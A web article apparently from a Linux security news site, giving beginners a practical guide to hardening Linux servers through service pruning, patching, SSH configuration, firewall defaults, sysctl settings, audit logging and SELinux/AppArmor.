Linux Server Hardening Guide for Secure System Management
Linux server hardening is mostly about reducing unnecessary exposure while keeping systems stable enough to manage in production. That sounds straightforward until servers start accumulating changes over time. New services get deployed, firewall rules expand, SSH access grows, monitoring tools are added, and temporary operational fixes slowly become permanent parts of the environment. . Most security issues in Linux environments do not come from one catastrophic misconfiguration. They usually appear through drift. Systems become harder to fully understand after months of updates, integrations, administrative changes, and forgotten services continuing to run in the background. This guide walks through a practical approach to Linux server hardening for beginners. We will focus on reducing attack surface, securing remote access, tightening system defaults, improving visibility, and building operational habits that keep servers manageable long after deployment. Why Linux Servers Become Less Secure Over Time Linux servers rarely become insecure because of a single catastrophic mistake. In most environments, security weakens gradually as systems accumulate services, firewall exceptions, SSH keys, monitoring agents, and temporary access rules that are never fully cleaned up. Over time, administrators may lose visibility into: which services are still necessary, which ports should remain exposed, which accounts still require access, and which integrations are still active. This operational drift increases the attack surface and makes systems harder to manage securely. Linux server hardening helps reduce that exposure by: removing unnecessary services, restricting network access, tightening administrative controls, improving logging and auditing, and standardizing secure system defaults. The goal is not to make Linux harder to operate. The goal is to reduce unnecessary exposure while keeping systems stable and manageable in production. Start With theServices and Software You Actually Need Most Linux distributions are built for compatibility first, not minimal exposure. A default installation frequently includes packages and background services that never serve any real purpose once the server moves into production. Before changing firewall policies or tightening kernel behavior, it helps to understand what the machine is already running today instead of assuming the environment still resembles the original deployment. We can start by reviewing active services: systemctl list-units --type=service --state=running Then inspect which ports are actively listening on the network: ss -tulpen This step matters because hardening decisions should always match the actual role of the system. A database server, internal utility host, and public web server all carry different operational requirements, and applying identical restrictions everywhere usually creates unnecessary problems later. In many environments, reducing the attack surface starts with removing software that quietly stopped serving a purpose months ago. Legacy services like Telnet , FTP , discovery protocols, or printing systems often remain installed simply because nobody revisited them after the initial deployment work was finished. For example: sudo systemctl disable --now cups sudo systemctl disable --now avahi-daemon The same logic applies to package management and patching. Systems need to stay current because attackers routinely target vulnerabilities that already have publicly available fixes, sometimes within days of disclosure, depending on how widely exposed the service is. On Ubuntu systems: sudo apt update && sudo apt upgrade -y On RHEL-based systems: sudo dnf update -y Keeping systems updated sounds basic, but it remains one of the most important parts of maintaining a hardened environment over time. Hardening is not only about strict configuration changes. A large part of the work comes down to reducing the amount of knownvulnerable software still running on the machine in the first place. Secure SSH Before Tightening Anything Else For most Linux servers, SSH remains the primary administrative access point. That alone makes it one of the first areas worth reviewing carefully during any hardening effort. Many default SSH configurations prioritize accessibility over restriction. Password authentication may still be enabled, root login might remain allowed, and unused forwarding features frequently stay active even though nobody actually relies on them operationally. Before making changes, it helps to back up the current configuration first: sudo cp /etc/ssh/sshd_config /etc/ssh/sshd_config.backup One of the most common hardening adjustments is disabling direct root login: PermitRootLogin no This forces administrators to authenticate with individual accounts before elevating privileges through sudo , which matters operationally because actions can now be tied back to specific users instead of disappearing into a shared root session that nobody can properly attribute later. Password authentication is also commonly disabled once SSH keys have been deployed correctly: PasswordAuthentication no PubkeyAuthentication yes Additional restrictions often include reducing authentication attempts, limiting idle sessions, and disabling forwarding features that are unnecessary in most environments: MaxAuthTries 3 ClientAliveInterval 300 AllowTcpForwarding no X11Forwarding no After modifying SSH configuration, the syntax should always be validated before restarting the service: sudo sshd -t That habit saves administrators from one of the fastest ways to lose access to a remote Linux system entirely. A small configuration mistake inside sshd_config can break authentication immediately, especially when multiple access methods are being changed at the same time. Production environments should also maintain some form of console or out-of-band access before major SSH changes happen.Even experienced administrators eventually lock themselves out of a system by accident, particularly during authentication or firewall work where small errors have immediate consequences. Reduce Network Exposure Carefully One of the easiest mistakes during Linux hardening is enabling restrictive firewall policies before understanding how the server is actually being used across the environment. Production systems often have old integrations, monitoring platforms, backup tooling, internal services, or management systems communicating across ports that administrators forgot were exposed months earlier. Everything may look quiet until a firewall rule suddenly interrupts some dependency nobody documented properly. Before changing firewall behavior, it helps to inspect active listeners again: ss -tlnp That output provides a clearer view of which services remain reachable across the network and whether they still need to exist at all. In many environments, reducing exposure starts by removing unnecessary listeners before introducing stricter filtering policies. Once administrators understand which services are truly required, moving toward a deny-by-default firewall posture becomes a much safer and far less disruptive operationally. On Ubuntu systems using UFW : sudo ufw default deny incoming sudo ufw default allow outgoing sudo ufw allow 22/tcp sudo ufw enable On RHEL-based systems using firewalld : sudo firewall-cmd --permanent --add-service=ssh sudo firewall-cmd --reload One detail beginners regularly overlook is that SSH access should always be permitted before restrictive firewall rules are enabled. Existing sessions may stay alive temporarily, but new SSH connections can fail immediately if port 22 was never allowed through the firewall policy. That is also why production hardening work is usually scheduled during maintenance windows instead of happening casually throughout the day. A small firewall mistake can interrupt access faster than most administratorsexpect, particularly on systems supporting multiple internal dependencies at once. Harden the Kernel and System Defaults Linux kernel defaults are generally designed for broad compatibility across many environments. Hardening often involves tightening some of those defaults to reduce risky networking behavior and improve baseline protections. Most of these changes are managed through sysctl . A common approach is to create a dedicated hardening configuration under /etc/sysctl.d/ : sudo nano /etc/sysctl.d/99-hardening.conf The settings frequently focus on reducing spoofing risks, disabling unnecessary redirects, and improving memory protections within the kernel itself: net.ipv4.conf.all.accept_redirects = 0 net.ipv4.conf.default.accept_redirects = 0 net.ipv4.tcp_syncookies = 1 kernel.randomize_va_space = 2 Once changes are added, they can be applied with: sudo sysctl --system Kernel hardening improves baseline security, though it still needs to be approached carefully in production environments. Certain VPN deployments, routing configurations, or networking setups may rely on behaviors that stricter sysctl policies accidentally interfere with once they are applied broadly. That is one reason experienced administrators usually implement kernel hardening incrementally instead of dropping dozens of settings onto a production server all at once. Security improvements matter, but stability still matters too, especially when the systems involved support business-critical workloads. Logging and Auditing Should Happen Early A hardened server without meaningful logging is still difficult to trust operationally. We may have reduced exposure, tightened SSH access, and restricted open ports, but without visibility, there is still no reliable way to understand what changes are happening on the system or who made them. This becomes more important as environments grow. Linux servers rarely stay unchanged for very long. New users get added, firewall rules evolve, servicesmove around, and temporary troubleshooting changes sometimes survive far longer than anyone originally intended. Most Linux systems already provide baseline logging through journald or rsyslog , though audit logging is where hardening starts becoming significantly more useful from an operational perspective. Tools like auditd allow administrators to monitor authentication activity, privilege escalation attempts, and modifications to sensitive configuration files. On Ubuntu systems: sudo apt install auditd audispd-plugins On RHEL-based systems: sudo dnf install audit Once enabled, audit rules can monitor changes to files such as /etc/passwd , /etc/shadow , and SSH configuration files. That is one reason audit logging appears so consistently throughout CIS benchmark guidance and other hardening frameworks used in enterprise environments. The value is not only prevention. It is accountability and visibility after changes occur, especially when multiple administrators or automation systems interact with the same infrastructure over long periods of time. In larger environments, logs are often forwarded off the server entirely because attackers frequently attempt to remove evidence once they gain access to a machine. Remote logging helps preserve visibility even if the local host itself can no longer be trusted after compromise. SELinux and AppArmor Are Often Disabled Too Quickly Mandatory access control systems like SELinux and AppArmor provide some of the strongest protections available on modern Linux systems, though they are also among the first features administrators disable during troubleshooting when applications stop behaving as expected. Part of the frustration comes from how restrictive these systems can initially feel. Applications that worked normally before may suddenly lose access to files, ports, or resources once policies start being enforced correctly. In reality, that restriction is exactly the point. SELinux and AppArmor They aredesigned to limit what applications are allowed to do even after a compromise. A vulnerable web process, for example, may still be prevented from reaching sensitive areas of the operating system because the policy surrounding that process restricts its behavior independently of traditional file permissions. On Ubuntu systems, AppArmor status can be checked with: apparmor_status On RHEL systems: sestatus For beginners, permissive or complain mode is usually the safest place to begin. This allows policy violations to be logged without immediately blocking activity, which makes troubleshooting significantly easier while administrators learn how the policies behave across their own workloads and applications. Mandatory access controls require tuning over time, but they add an important layer of containment that traditional permissions alone simply do not provide once an application becomes compromised. Hardening Works Best When It Becomes Routine Linux hardening works best when it becomes part of regular operational maintenance instead of a one-time security project completed during deployment and forgotten afterward. Servers continue evolving long after launch. New applications appear, administrators rotate, temporary exceptions get added, and systems slowly drift away from their original state as operational complexity increases. What matters most is keeping the environment understandable while those changes continue to happen. A hardened server should still remain manageable, observable, and predictable after months or years of production use instead of becoming something administrators are afraid to touch because nobody fully understands how it evolved. Frameworks like CIS Benchmarks help provide structure , but even strong baselines still require testing, review, and adjustment based on the actual role of the server and the operational realities surrounding it. Hardening is not about enabling every possible restriction available in Linux. The real goal is reducingunnecessary exposure while keeping the system stable enough to support the work it was originally built to handle. Related Reading Linux Server Hardening Guide 2026 SSH Backup Strategies Comprehensive Linux Security Tools and Hardening Best Practices 2026 SELinux Configuration Guide: Best Practices for Secure Linux Systems What Is SELinux? A Practical Take for Linux Admins Auditd vs eBPF: Modern Approaches to Linux System Monitoring Securing Linux Servers: Best Practices Against Modern Threats . Most security issues in Linux environments do not come from one catastrophic misconfiguration. They . linux, server, hardening, mostly, about, reducing, unnecessary, exposure, while, keeping. . MaK Ulac
May 20, 2026
•

Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
What got you started with Linux?
Search Topics
Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!
Explore top 10 tips to secure your open-source projects now. Read More